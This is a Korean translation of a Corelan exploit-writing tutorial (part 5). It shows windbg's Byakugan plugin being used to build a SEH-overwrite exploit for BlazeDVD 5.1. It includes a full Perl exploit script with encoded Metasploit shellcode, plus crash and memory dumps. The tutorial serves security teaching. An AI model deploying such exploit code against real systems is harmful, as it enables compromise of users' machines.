문서번호	13-VN-07

공격코드 작성 따라하기

(원문: 공격코드 Writing Tutorial 5)

2013.2

작성자: (주)한국정보보호교육센터 서준석 주임연구원
오류 신고 및 관련 문의: nababora@naver.com

kisec 한국정보보호교육센터 Korea Information Security Education Center
보안프로젝트 BOANPROJECT

문서 개정 이력

개정 번호	개정 사유 및 내용	개정 일자
1.0	최초 작성	2013.02.07

Exploit Writing Tutorial by corelan

[다섯 번째. 공격코드 제작에 도움을 주는 디버거 모듈과 플러그인]

편역 : 한국정보보호교육센터 서준석 주임연구원
오류 신고 및 관련 문의 : nababora@naver.com

첫 번째 문서에서, 애플리케이션 충돌 확인과 공격코드 제작을 위한 레지스터 및 스택 확인을 windbg를 이용해 수행했다. 이번 문서에서는 이러한 절차를 좀 더 빨리 수행하도록 도와주는 디버거 프로그램과 플러그인에 대해 소개하겠다. 공격코드 제작을 위해 기본적으로 갖춰야 할 도구들은 다음과 같다.

- windbg / ollydbg / immunity debugger
- 메타스플로잇
- pydbg(만약 현재 파이썬을 사용하고 있고 자체 제작 디버거를 구축하고 싶다면 Gray Hay Python(파이썬 해킹 프로그래밍) 책을 참고하길 바란다.
- perl, python과 같은 스크립팅 도구

이전 장에서, 우리는 이미 windbg를 충분히 다루었다. 마이크로소프트 사에서 제공하는 간단한 확장 플러그인을 이용해 발생한 충돌이 공격 가능 여부를 판단해 보았다. MSEC 플러그인은 http://www.codeplex.com/msecdbg 에서 다운받을 수 있다. MSEC가 좋은 기능을 많이 제공해주긴 하지만, 되도록이면 직접 레지스터와 스택 값들을 보고 공격가능 여부를 판단하는 것이 더 좋다.

1. Byakugan : pattern_offset 과 searchopcode

Ollydbg가 다양한 플러그인을 가지고 있다는 사실을 잘 알고 있을 것이다. Windbg 또한 플러그인 또는 확장 모듈을 작성하기 위한 프레임워크/API를 가지고 있다. 이전 문서에서 다루었던 MSEC는 단지 하나의 예제에 불과하다. 메타스플로잇은 일년 전에 byakugan이라 불리는 windbg 플러그인을 발표했다. Windows XP 서비스팩2.3, 비스타 및 윈도우7에서 사용하도록 사전에 컴파일된 바이너리들을 framework3 폴더 안에서 찾을 수 있다. /external/source/byagukan/bin byakugan.dll과 injectsu.dll이 저장되어 있다. 이 파일을 windbg 폴더에 넣는다. 그리고 detoured.dll을 c:₩windows₩system32 폴더 안에 저장한다. byakugan.dll을 가지고 어떤 작업을 할 수 있을까?

- jutsu: 메모리 내의 버퍼를 추적하는 툴 세트로, 충돌 발생 시 제어 가능한 항목과 유효한 리턴 주소를 찾아내는 도구

- pattern offset
- mushishi : 안티 디버깅 탐지 및 안디 디버깅 우회 기법을 위한 프레임워크
- tenketsu : 비스타 힙 에뮬레이터/시각화 도구

injectsu.dll 은 목표 프로세스 내부의 API 함수 후킹을 처리한다. 이것은 디버거와 연결된 백그라운드 채널 정보 수집을 수행하는 스레드를 생성한다. detooured.dll 은 마이크로소프트 리서치 후킹 라이브러리로, 트렘폴린 코드를 처리하고, 후킹된 함수를 추적해 함수 트렘폴린에 대한 자동 수정을 수행한다. 이번 문서에서, byakugan와 jutsu 컴포넌트, 그리고 pattern_offset 정도만 살펴볼 예정이다. windbg에서 byakugan 모듈을 로드한 후 다음 명령을 수행해 보자.

```
0:000> !load byakugan
[Byakugan] Successfully loaded!
```

성공적으로 byakugan 모듈 로드

jutsu 컴포넌트는 다음과 같은 기능을 제공한다.

- identBuf / listBuf / rmBuf : 메모리에서 버퍼를 찾음(아스키, MSF 패턴, 데이터 등등)
- memDiff : 패턴과 메모리 안의 데이터를 비교하고 변화된 부분을 체크한다. 이것은 메모리에서 쉘코드가 변화되거나 오염되었는지, 또한 쉘코드에서 삭제되어야 할 부분이 어디인지 결정하는데 도움을 줌
- findReturn : 리턴으로 사용 가능한 함수 주소를 검색
- searchOpcode : 어셈블러를 기계어로 전환하고, 동시에 실행 가능한 모든 기계어 순차 주소를 목록화
- searchVtptr
- trackVal

이 밖에도, jutsu는 메모리에서 메타스플로잇 패턴을 찾아 주고, EIP 오프셋을 보여주는 pattern_offset 기능도 제공한다. byakugan이 어떻게 공격코드 개발 프로세스를 가속화 시켜주는지 설명하기 위해, BlazeDVD 5.1 HDTV Player 6.0에 존재하는 취약점(스택 오버플로우를 유발하는 악성 plf 파일)을 이용해 보겠다. http://www.blazebideo.com/download.html 에서 프로그램을 다운받아 설치한다.

보통 공격코드 작성은 수많은 'A'를 페이로드에 채워 넣는 것으로 시작된다. 하지만 이번에는 메타스플로잇 패턴을 바로 적용해 보겠다. 1000 개의 문자를 포함하는 메타스플로잇 패턴을 생성해 파일로 저장해 보자.

```
root@bt:/opt/metasploit/msf3/tools# ./pattern_create.rb 1000 > blazecrash.plf
```

windbg를 실행해 blazedvd를 불러와 실행해 보자.(이렇게 설정하면 애플리케이션이 충돌할 때 windbg가 그것을 포착해 낼 것이다) 애플리케이션을 브레이크 포인트에서 빠져 나오도록 한다(F5를 엄청 많이 눌러야 할 것이다). blazeDVD를 실행 후 plf 파일을 열어보자. 애플리케이션이 죽으면 F5를 다시 누른다.

```
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000001 ebx=77f6c19c ecx=0564dcd8 edx=00000042 esi=01e81a00 edi=6405569c
eip=37694136 esp=0012f470 ebp=01e81c50 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
37694136 ??              ???
```

프로그램 실행 후 충돌이 발생한 시점

자 이제 byakugan을 사용할 때가 왔다. byakugan 모듈을 로드해 메타스플로잇 패턴이 어디에 위치하는지 찾아보자.

```
0:000> !load byakugan
[Byakugan] Successfully loaded!
0:000> !pattern_offset 1000
[Byakugan] Control of eip at offset 260.
```

간단하지 않은가? 명령 하나만으로 버퍼 오버플로우와 이를 위한 오프셋을 동시에 검증했다. 결과를 보면 우리가 RET를 덮어쓴 것을 알 수 있다. 하지만 이것이 일반적인 RET 공격임을 결정짓기 전에, !exchain 명령을 실행해 보자.

```
0:000> !exchain
0012f5b8: 41347541
Invalid exception stack at 33754132
```

이번 공격은 SEH 기반으로 이루어지는 것을 알 수 있다. 위에서 확인한 오프셋 260은 nSEH를 가리키는 오프셋이다. 실제 오프셋을 구하기 위해 여기에 4바이트를 빼줘야 한다(=256).


우리는 일반적인 SEH 기반 공격코드가 다음과 같은 형태를 가진다는 것을 알고 있다.

```
[junk][jump][pop pop ret][shellcode]
```


이제 POP POP RET을 찾아보자. 그리고 다음과 같은 작업을 수행한다.

- 30바이트 점프(6바이트 대신)
- NOP로 시작하는 쉘코드 시작(30바이트 보충)

POP POP RET 검색 : 편하게 findjmp를 사용해도 되지만, !jutsu search0pcode를 쓰는 방법도 있다. !jutsu search0pcode를 사용하는 단 하나의 단점은 레지스터들을 표시해야 한다는 것이다. 그냥 search0pcode를 사용해 보자. pop esi, pop ebx, ret 조합을 검색한다.



BlazeDVD 에 속한 dll 또는 실행 가능한 모듈의 범위에서 우리가 원하는 주소를 찾아보도록 하자. 실습 중인 운영체제 환경에서, 0x60~067로 시작하는 주소가 사용 가능하다.(windbg에서 실행 가능한 모듈의 주소를 알아보는 명령: lm) 우리는 0x64047881 주소를 사용하겠다.



최종적으로, 공격코드를 작성해 보자.

```
my $sploitfile="blazesploit.plf";
my $junk = "A" x 256; #260 - 4
my $nSEH = "₩xeb₩x1e₩x90₩x90"; #jump 30 bytes
my $seh = pack('V',0x64047881); #pop esi, pop ebx, ret
my $nop = "₩x90" x 30; #start with 30 nop's

# windows/exec - 302 bytes
# http://www.메타스플로잇.com
# Encoder: x86/alpha_upper
# EXITFUNC=seh, CMD=calc

my $shellcode="₩x89₩xe3₩xdb₩xc2₩xd9₩x73₩xf4₩x59₩x49₩x49₩x49₩x49₩x49₩x43" .
"₩x43₩x43₩x43₩x43₩x43₩x51₩x5a₩x56₩x54₩x58₩x33₩x30₩x56₩x58" .
"₩x34₩x41₩x50₩x30₩x41₩x33₩x48₩x48₩x30₩x41₩x30₩x30₩x41₩x42" .
"₩x41₩x41₩x42₩x54₩x41₩x41₩x51₩x32₩x41₩x42₩x32₩x42₩x42₩x30" .
"₩x42₩x42₩x58₩x50₩x38₩x41₩x43₩x4a₩x4a₩x49₩x4b₩x4c₩x4b₩x58" .
"₩x51₩x54₩x43₩x30₩x45₩x50₩x45₩x50₩x4c₩x4b₩x47₩x35₩x47₩x4c" .
"₩x4c₩x4b₩x43₩x4c₩x43₩x35₩x44₩x38₩x43₩x31₩x4a₩x4f₩x4c₩x4b" .
"₩x50₩x4f₩x44₩x58₩x4c₩x4b₩x51₩x4f₩x47₩x50₩x45₩x51₩x4a₩x4b" .
```

```
"₩x50₩x49₩x4c₩x4b₩x46₩x54₩x4c₩x4b₩x45₩x51₩x4a₩x4e₩x50₩x31" .
"₩x49₩x50₩x4c₩x59₩x4e₩x4c₩x4c₩x44₩x49₩x50₩x44₩x34₩x45₩x57" .
"₩x49₩x51₩x49₩x5a₩x44₩x4d₩x43₩x31₩x49₩x52₩x4a₩x4b₩x4b₩x44" .
"₩x47₩x4b₩x50₩x54₩x47₩x54₩x45₩x54₩x43₩x45₩x4a₩x45₩x4c₩x4b" .
"₩x51₩x4f₩x46₩x44₩x45₩x51₩x4a₩x4b₩x45₩x36₩x4c₩x4b₩x44₩x4c" .
"₩x50₩x4b₩x4c₩x4b₩x51₩x4f₩x45₩x4c₩x43₩x31₩x4a₩x4b₩x4c₩x4b" .
"₩x45₩x4c₩x4c₩x4b₩x43₩x31₩x4a₩x4b₩x4d₩x59₩x51₩x4c₩x46₩x44" .
"₩x43₩x34₩x49₩x53₩x51₩x4f₩x46₩x51₩x4b₩x46₩x43₩x50₩x46₩x36" .
"₩x45₩x34₩x4c₩x4b₩x50₩x46₩x50₩x30₩x4c₩x4b₩x51₩x50₩x44₩x4c" .
"₩x4c₩x4b₩x42₩x50₩x45₩x4c₩x4e₩x4d₩x4c₩x4b₩x42₩x48₩x43₩x38" .
"₩x4b₩x39₩x4a₩x58₩x4d₩x53₩x49₩x50₩x43₩x5a₩x50₩x50₩x43₩x58" .
"₩x4c₩x30₩x4d₩x5a₩x45₩x54₩x51₩x4f₩x42₩x48₩x4d₩x48₩x4b₩x4e" .
"₩x4d₩x5a₩x44₩x4e₩x50₩x57₩x4b₩x4f₩x4b₩x57₩x43₩x53₩x43₩x51" .
"₩x42₩x4c₩x43₩x53₩x43₩x30₩x41₩x41";
$payload =$junk.$nSEH.$seh.$nop.$shellcode;
open($FILE,">$sploitfile");
print $FILE $payload;
close($FILE);
```

필자의 시스템에는 위 공격코드가 정상적으로 작동한다. 이전 문서들과 달리 아주 간단하게 공격코드를 만들어 냈다. 하지만 이번에는 운이 좋았던 것뿐이다. 직접 변수들을 확인하지 않고 자동화 도구(byakugan)에 의존해 공격코드를 만드는 것은 다음과 한계를 갖는다.

- 우리는 POP POP RET에 사용된 주소가 safeseh로 컴파일 되어 있는지 확인할 수 없다. 이 도구의 제작자는 앞으로 이 도구가 safeseh나 aslr을 인지하게끔 만들 계획이 있다고 했다.

- 우리는 쉘코드 위치를 검증하지 않았다.(단순한 30바이트 점프와 nop를 사용해 성공 가능성을 약간 높였다)

- 만약 공격코드가 정상적으로 동작하지 않는다면, 수동으로 추가 작업을 수행해야 한다.

2. Byakugan : memDiff

byakugan의 다른 기능을 살펴보기 위해 같은 취약점/공격코드를 사용하도록 하자. 앞서 썼던 sploit과 같은 것을 사용할 것이다. 하지만 jump(0xeb,0x1e) 대신에 2개의 브레이크 포인트를 삽입해서 원래의 쉘코드와 메모리에 실제 삽입된 쉘코드가 일치하는지 확인해 보자.(이를 통해 쉘코드 오염과 어딘가에 있을지 모르는 오염 문자를 찾아낸다)

우선 메모리에 있는 쉘코드와 원래 쉘코드를 diff를 이용해 단순히 비교하고 문제가 되는 부분을 수정한다. 우리가 만든 쉘코드를 텍스트 파일에 넣어보자.

```
my $shellcode="₩x89₩xe3₩xdb₩xc2₩xd9₩x73₩xf4₩x59₩x49₩x49₩x49₩x49₩x49₩x43" .
"₩x43₩x43₩x43₩x43₩x43₩x51₩x5a₩x56₩x54₩x58₩x33₩x30₩x56₩x58" .
"₩x34₩x41₩x50₩x30₩x41₩x33₩x48₩x48₩x30₩x41₩x30₩x30₩x41₩x42" .
"₩x41₩x41₩x42₩x54₩x41₩x41₩x51₩x32₩x41₩x42₩x32₩x42₩x42₩x30" .
"₩x42₩x42₩x58₩x50₩x38₩x41₩x43₩x4a₩x4a₩x49₩x4b₩x4c₩x4b₩x58" .
"₩x51₩x54₩x43₩x30₩x45₩x50₩x45₩x50₩x4c₩x4b₩x47₩x35₩x47₩x4c" .
"₩x4c₩x4b₩x43₩x4c₩x43₩x35₩x44₩x38₩x43₩x31₩x4a₩x4f₩x4c₩x4b" .
"₩x50₩x4f₩x44₩x58₩x4c₩x4b₩x51₩x4f₩x47₩x50₩x45₩x51₩x4a₩x4b" .
"₩x50₩x49₩x4c₩x4b₩x46₩x54₩x4c₩x4b₩x45₩x51₩x4a₩x4e₩x50₩x31" .
"₩x49₩x50₩x4c₩x59₩x4e₩x4c₩x4c₩x44₩x49₩x50₩x44₩x34₩x45₩x57" .
"₩x49₩x51₩x49₩x5a₩x44₩x4d₩x43₩x31₩x49₩x52₩x4a₩x4b₩x4b₩x44" .
"₩x47₩x4b₩x50₩x54₩x47₩x54₩x45₩x54₩x43₩x45₩x4a₩x45₩x4c₩x4b" .
"₩x51₩x4f₩x46₩x44₩x45₩x51₩x4a₩x4b₩x45₩x36₩x4c₩x4b₩x44₩x4c" .
"₩x50₩x4b₩x4c₩x4b₩x51₩x4f₩x45₩x4c₩x43₩x31₩x4a₩x4b₩x4c₩x4b" .
"₩x45₩x4c₩x4c₩x4b₩x43₩x31₩x4a₩x4b₩x4d₩x59₩x51₩x4c₩x46₩x44" .
"₩x43₩x34₩x49₩x53₩x51₩x4f₩x46₩x51₩x4b₩x46₩x43₩x50₩x46₩x36" .
"₩x45₩x34₩x4c₩x4b₩x50₩x46₩x50₩x30₩x4c₩x4b₩x51₩x50₩x44₩x4c" .
"₩x4c₩x4b₩x42₩x50₩x45₩x4c₩x4e₩x4d₩x4c₩x4b₩x42₩x48₩x43₩x38" .
"₩x4b₩x39₩x4a₩x58₩x4d₩x53₩x49₩x50₩x43₩x5a₩x50₩x50₩x43₩x58" .
"₩x4c₩x30₩x4d₩x5a₩x45₩x54₩x51₩x4f₩x42₩x48₩x4d₩x48₩x4b₩x4e" .
"₩x4d₩x5a₩x44₩x4e₩x50₩x57₩x4b₩x4f₩x4b₩x57₩x43₩x53₩x43₩x51" .
"₩x42₩x4c₩x43₩x53₩x43₩x30₩x41₩x41";

open($FILE2,">shell.txt");
print $FILE2 $shellcode;
close($FILE2);
```

windbg를 열어 BlazeDVD를 실행시키고, 수정한 공격코드를 로드해 보자. 애플리케이션이 죽으면, F5를 눌러 첫 번째 예외까지 실행해 본다. 애플리케이션이 우리의 예상대로 브레이크 포인트에 멈췄다. ESP 덤프를 구해, 정확한 쉘코드 시작점을 찾아본다.

```
0:000> d esp
0012f470  90 90 90 90 90 90 90 90-90 90 90 90 89 e3 db c2  ................
0012f480  d9 73 f4 59 49 49 49 49-49 43 43 43 43 43 43 51  .s.YIIIIICCCCCCQ
0012f490  5a 56 54 58 33 30 56 58-34 41 50 30 41 33 48 48  ZVTX30VX4AP0A3HH
0012f4a0  30 41 30 30 41 42 41 41-42 54 41 41 51 32 41 42  0A00ABAABTAAQ2AB
0012f4b0  32 42 42 30 42 42 58 50-38 41 43 4a 4a 49 4b 4c  2BB0BBXP8ACJJIKL
0012f4c0  4b 58 51 54 43 30 45 50-45 50 4c 4b 47 35 47 4c  KXQTC0EPEPLKG5GL
0012f4d0  4c 4b 43 4c 43 35 44 38-43 31 4a 4f 4c 4b 50 4f  LKCLC5D8C1JOLKPO
0012f4e0  44 58 4c 4b 51 4f 47 50-45 51 4a 4b 50 49 4c 4b  DXLKQOGPEQJKPILK
```

쉘코드는 0x0012f47c에서 시작한다. jutsu를 다음과 같이 실행해 보자.

```
0:000> !jutsu memDiff file 302 C:\shell.txt 0x0012f47c
                ACTUAL                                                  EXPECTED
ffffff89 ffffffe3 ffffffdb ffffffc2 ffffffd9 73 fffffff4 59 49 49 49 49 49 43 43 43       ffffff89 fff
43 43 43 51 5a 56 54 58 33 30 56 58 34 41 50 30       43 43 43 51 5a 56 54 58 33 30 56 58 34 41 50 30
41 33 48 48 30 41 30 30 41 42 41 41 42 54 41 41       41 33 48 48 30 41 30 30 41 42 41 41 42 54 41 41
51 32 41 42 32 42 42 30 42 42 58 50 38 41 43 4a       51 32 41 42 32 42 42 30 42 42 58 50 38 41 43 4a
4a 49 4b 4c 4b 58 51 54 43 30 45 50 45 50 4c 4b       4a 49 4b 4c 4b 58 51 54 43 30 45 50 45 50 4c 4b
47 35 47 4c 4c 4b 43 4c 43 35 44 38 43 31 4a 4f       47 35 47 4c 4c 4b 43 4c 43 35 44 38 43 31 4a 4f
4c 4b 50 4f 44 58 4c 4b 51 4f 47 50 45 51 4a 4b       4c 4b 50 4f 44 58 4c 4b 51 4f 47 50 45 51 4a 4b
50 49 4c 4b 46 54 4c 4b 45 51 4a 4e 50 31 49 50       50 49 4c 4b 46 54 4c 4b 45 51 4a 4e 50 31 49 50
4c 59 4e 4c 4c 44 49 50 44 34 45 57 49 51 49 5a       4c 59 4e 4c 4c 44 49 50 44 34 45 57 49 51 49 5a
44 4d 43 31 49 52 4a 4b 4b 44 47 4b 50 54 47 54       44 4d 43 31 49 52 4a 4b 4b 44 47 4b 50 54 47 54
45 54 43 45 4a 45 4c 4b 51 4f 46 44 45 51 4a 4b       45 54 43 45 4a 45 4c 4b 51 4f 46 44 45 51 4a 4b
45 36 4c 4b 44 4c 50 4b 4c 4b 51 4f 45 4c 43 31       45 36 4c 4b 44 4c 50 4b 4c 4b 51 4f 45 4c 43 31
4a 4b 4c 4b 45 4c 4c 4b 43 31 4a 4b 4d 59 51 4c       4a 4b 4c 4b 45 4c 4c 4b 43 31 4a 4b 4d 59 51 4c
46 44 43 34 49 53 51 4f 46 51 4b 46 43 50 46 36       46 44 43 34 49 53 51 4f 46 51 4b 46 43 50 46 36
45 34 4c 4b 50 46 50 30 4c 4b 51 50 44 4c 4c 4b       45 34 4c 4b 50 46 50 30 4c 4b 51 50 44 4c 4c 4b
42 50 45 4c 4e 4d 4c 4b 42 48 43 38 4b 39 4a 58       42 50 45 4c 4e 4d 4c 4b 42 48 43 38 4b 39 4a 58
4d 53 49 50 43 5a 50 50 43 58 4c 30 4d 5a 45 54       4d 53 49 50 43 5a 50 50 43 58 4c 30 4d 5a 45 54
51 4f 42 48 4d 48 4b 4e 4d 5a 44 4e 50 57 4b 4f       51 4f 42 48 4d 48 4b 4e 4d 5a 44 4e 50 57 4b 4f
4b 57 43 53 43 51 42 4c 43 53 43 30 41 41             4b 57 43 53 43 51 42 4c 43 53 43 30 41 41

[J] Bytes replaced: 0x89 0xe3 0xdb 0xc2 0xd9 0xf4
[J] Offset corruption occurs at:
```

memDiff 실행 시 인자로 입력한 내용은 다음과 같다.

- 파일 : memDiff가 파일에서 내용을 가져온다는 것을 명시
- 302 : 메모리에서 읽어 올 데이터 길이(302 = 쉘코드 길이)
- c:₩shellcode.txt : 오리지널 쉘코드를 포함하고 있는 파일
- 0x0012f47c : 시작 주소(메모리에 위치한 쉘코드의 시작 주소)

수행 결과 오리지널 쉘코드와 메모리에 올라간 쉘코드가 일치하는 것을 확인할 수 있다. 그럼 이제 공격 코드를 약간 수정한 뒤(임의의 3개 바이트를 '33'으로 변경) memDiff를 다시 실행해 보자.

```
0:000> !load byakugan
[Byakugan] Successfully loaded!
0:000> !jutsu memDiff file 302 c:\shell.txt 0x0012f47c
                ACTUAL                                                  EXPECTED
ffffff89 ffffffe3 ffffffdb ffffffc2 ffffffd9 73 fffffff4 59 49 49 49 49 49 43 43 43       ffffff89 fff
43 43 43 51 5a 56 54 58 33 30 56 58 34 41 50 30       43 43 43 51 5a 56 54 58 33 30 56 58 34 41 50 30
41 33 48 48 30 41 30 30 41 42 41 41 42 54 41 41       41 33 48 48 30 41 30 30 41 42 41 41 42 54 41 41
51 32 41 42 32 42 42 30 42 42 58 50 38 41 43 4a       51 32 41 42 32 42 42 30 42 42 58 50 38 41 43 4a
4a 49 4b 4c 4b 58 51 54 43 30 45 50 45 50 4c 4b       4a 49 4b 4c 4b 58 51 54 43 30 45 50 45 50 4c 4b
47 35 47 4c 4c 4b 43 4c 43 35 44 38 43 31 4a 4f       47 35 47 4c 4c 4b 43 4c 43 35 44 38 43 31 4a 4f
4c 4b 50 4f 44 58 4c 4b 51 33 47 50 45 51 4a 4b       4c 4b 50 4f 44 58 4c 4b 51 4f 47 50 45 51 4a 4b
50 49 4c 4b 46 54 4c 4b 45 51 4a 4e 50 31 49 50       50 49 4c 4b 46 54 4c 4b 45 51 4a 4e 50 31 49 50
4c 59 4e 4c 4c 44 49 50 44 34 45 57 49 51 49 5a       4c 59 4e 4c 4c 44 49 50 44 34 45 57 49 51 49 5a
44 4d 43 31 49 52 4a 4b 4b 44 47 4b 50 54 47 54       44 4d 43 31 49 52 4a 4b 4b 44 47 4b 50 54 47 54
45 54 43 45 4a 45 4c 4b 51 4f 46 44 45 51 33 33       45 54 43 45 4a 45 4c 4b 51 4f 46 44 45 51 4a 4b
45 36 4c 4b 44 4c 50 4b 4c 4b 51 4f 45 4c 43 31       45 36 4c 4b 44 4c 50 4b 4c 4b 51 4f 45 4c 43 31
4a 4b 4c 4b 45 4c 4c 4b 43 31 4a 4b 4d 59 51 4c       4a 4b 4c 4b 45 4c 4c 4b 43 31 4a 4b 4d 59 51 4c
46 44 43 34 49 33 51 4f 46 51 4b 46 43 50 46 36       46 44 43 34 49 53 51 4f 46 51 4b 46 43 50 46 36
45 34 4c 4b 50 46 50 30 4c 4b 51 50 44 4c 4c 4b       45 34 4c 4b 50 46 50 30 4c 4b 51 50 44 4c 4c 4b
42 50 45 4c 4e 4d 4c 4b 42 48 43 38 4b 39 4a 58       42 50 45 4c 4e 4d 4c 4b 42 48 43 38 4b 39 4a 58
4d 53 49 50 43 5a 50 50 43 58 4c 30 4d 5a 45 54       4d 53 49 50 43 5a 50 50 43 58 4c 30 4d 5a 45 54
51 4f 42 48 4d 48 4b 4e 4d 5a 44 4e 50 57 4b 4f       51 4f 42 48 4d 48 4b 4e 4d 5a 44 4e 50 57 4b 4f
4b 57 43 53 43 51 42 4c 43 53 43 30 41 41             4b 57 43 53 43 51 42 4c 43 53 43 30 41 41

[J] Bytes replaced: 0x89 0xe3 0xdb 0xc2 0xd9 0xf4
[J] Offset corruption occurs at: 69 af d5
```

위 그림에서 보듯이, 변경한 문자가 굵은 글씨로 표시되어 있다. 이 도구는 쉘코드가 메모리에서 변경되었는지 확인할 수 있는 좋은 방법이다. memDiff는 쉘코드에 오염 문자가 생겼는지 확인하는 시간을 크게 절약할 수 있는 도구다.

4. Byakugan : identBuf/listBuf/rmBuf and hunt

이 세가지 jutsu 함수는 메모리에서 버퍼 위치를 찾는데 도움을 준다. 다음과 같은 코드를 실행한다고 가정해 보자.

```
my $sploitfile="blazesploit.plf";
my $junk = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab...";
# 608개의 메타스플로잇 패턴을 스스로 채워 넣기 바란다.
my $nSEH = "₩xcc₩xcc₩x90₩x90"; #jump 30 bytes
my $seh = pack('V',0x640246f7); #pop esi, pop ebx, ret
my $nop = "₩x90" x 30; #start with 30 nop's
# windows/exec - 302 bytes
# http://www.메타스플로잇.com
# Encoder: x86/alpha_upper
# EXITFUNC=seh, CMD=calc
my
$shellcode="₩x89₩xe3₩xdb₩xc2₩xd9₩x73₩xf4₩x59₩x49₩x49₩x49₩x49₩x49₩x43" .
"₩x43₩x43₩x43₩x43₩x43₩x51₩x5a₩x56₩x54₩x58₩x33₩x30₩x56₩x58" .
"₩x34₩x41₩x50₩x30₩x41₩x33₩x48₩x48₩x30₩x41₩x30₩x30₩x41₩x42" .
"₩x41₩x41₩x42₩x54₩x41₩x41₩x51₩x32₩x41₩x42₩x32₩x42₩x42₩x30" .
"₩x42₩x42₩x58₩x50₩x38₩x41₩x43₩x4a₩x4a₩x49₩x4b₩x4c₩x4b₩x58" .
"₩x51₩x54₩x43₩x30₩x45₩x50₩x45₩x50₩x4c₩x4b₩x47₩x35₩x47₩x4c" .
"₩x4c₩x4b₩x43₩x4c₩x43₩x35₩x44₩x38₩x43₩x31₩x4a₩x4f₩x4c₩x4b" .
"₩x50₩x4f₩x44₩x58₩x4c₩x4b₩x51₩x4f₩x47₩x50₩x45₩x51₩x4a₩x4b" .
"₩x50₩x49₩x4c₩x4b₩x46₩x54₩x4c₩x4b₩x45₩x51₩x4a₩x4e₩x50₩x31" .
"₩x49₩x50₩x4c₩x59₩x4e₩x4c₩x4c₩x44₩x49₩x50₩x44₩x34₩x45₩x57" .
"₩x49₩x51₩x49₩x5a₩x44₩x4d₩x43₩x31₩x49₩x52₩x4a₩x4b₩x4b₩x44" .
"₩x47₩x4b₩x50₩x54₩x47₩x54₩x45₩x54₩x43₩x45₩x4a₩x45₩x4c₩x4b" .
"₩x51₩x4f₩x46₩x44₩x45₩x51₩x4a₩x4b₩x45₩x36₩x4c₩x4b₩x44₩x4c" .
"₩x50₩x4b₩x4c₩x4b₩x51₩x4f₩x45₩x4c₩x43₩x31₩x4a₩x4b₩x4c₩x4b" .
"₩x45₩x4c₩x4c₩x4b₩x43₩x31₩x4a₩x4b₩x4d₩x59₩x51₩x4c₩x46₩x44" .
"₩x43₩x34₩x49₩x53₩x51₩x4f₩x46₩x51₩x4b₩x46₩x43₩x50₩x46₩x36" .
"₩x45₩x34₩x4c₩x4b₩x50₩x46₩x50₩x30₩x4c₩x4b₩x51₩x50₩x44₩x4c" .
"₩x4c₩x4b₩x42₩x50₩x45₩x4c₩x4e₩x4d₩x4c₩x4b₩x42₩x48₩x43₩x38" .
"₩x4b₩x39₩x4a₩x58₩x4d₩x53₩x49₩x50₩x43₩x5a₩x50₩x50₩x43₩x58" .
"₩x4c₩x30₩x4d₩x5a₩x45₩x54₩x51₩x4f₩x42₩x48₩x4d₩x48₩x4b₩x4e" .
"₩x4d₩x5a₩x44₩x4e₩x50₩x57₩x4b₩x4f₩x4b₩x57₩x43₩x53₩x43₩x51" .
"₩x42₩x4c₩x43₩x53₩x43₩x30₩x41₩x41";
$payload =$junk.$nSEH.$seh.$nop.$shellcode;
open($FILE,">$sploitfile");
```

```
print $FILE $payload;
close($FILE);
open($FILE2,">c:₩₩shell.txt");
print $FILE2 $nop.$shellcode;
close($FILE2);
```

windbg를 열어 blazeDVD를 실행하고, sploit 파일을 로드해 보자. 그러면 아래와 같은 결과가 나타날 것이다.

```
(93c.940): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000001 ebx=77f6c19c ecx=0510dcd8 edx=00000042 esi=01d91bc0 edi=6405569c
eip=37694136 esp=0012f470 ebp=01d91e00 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
<Unloaded_ionInfo.dll>+0x37694135:
37694136 ??              ???
```

다음으로 두 개의 identBuf 정의를 생성해 보자. 하나는 메타스플로잇 패턴, 하나는 쉘코드를 위한 정의를 의미한다.

```
0:000> !load byakugan
[Byakugan] Successfully loaded!
0:000> !jutsu identBuf file myShell c:\shell.txt
[J] Creating buffer myShell.
0:000> !jutsu identBuf msfpattern myBuffer 608
[J] Creating buffer myBuffer.
0:000> !jutsu listBuf
[J] Currently tracked buffer patterns:
      Buf: myShell      Pattern: ▮▮▮▮▮▮▮▮▮▮▮▮▮▮▮▮
      Buf: myBuffer     Pattern: Aa0Aa1Aa2Aa3Aa4Aa
```

이 버퍼에 대해 byakugan hunt를 실행해 보자.

```
0:000> !jutsu hunt
[J] Controlling eip with myBuffer at offset 260.
[J] Found buffer myShell @ 0x0012f5c0
[J] Found buffer myShell @ 0x0012f5c0 - Victim of toUpper!
[J] Found buffer myShell @ 0x0012f5c0 - Victim of toLower!
[J] Found buffer myBuffer @ 0x01c361e4
```

문서의 첫 부분에서 언급했듯이, 우리는 EIP를 직접 덮어쓸 수 있었다. Hunt는 오프셋 260 위치에서 EIP를 제어할 수 있다고 나타낸다. 즉, !pattern offset과 똑같은 결과를 사용자에게 보여 준다.

디버거에서 'g'를 눌러 첫 번째 예외를 무시하고 지나치면 애플리케이션은 브레이크 포인트(nSEH 위치)를 만나 일시 정지 된다.

```
0:000> g
(93c.940): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
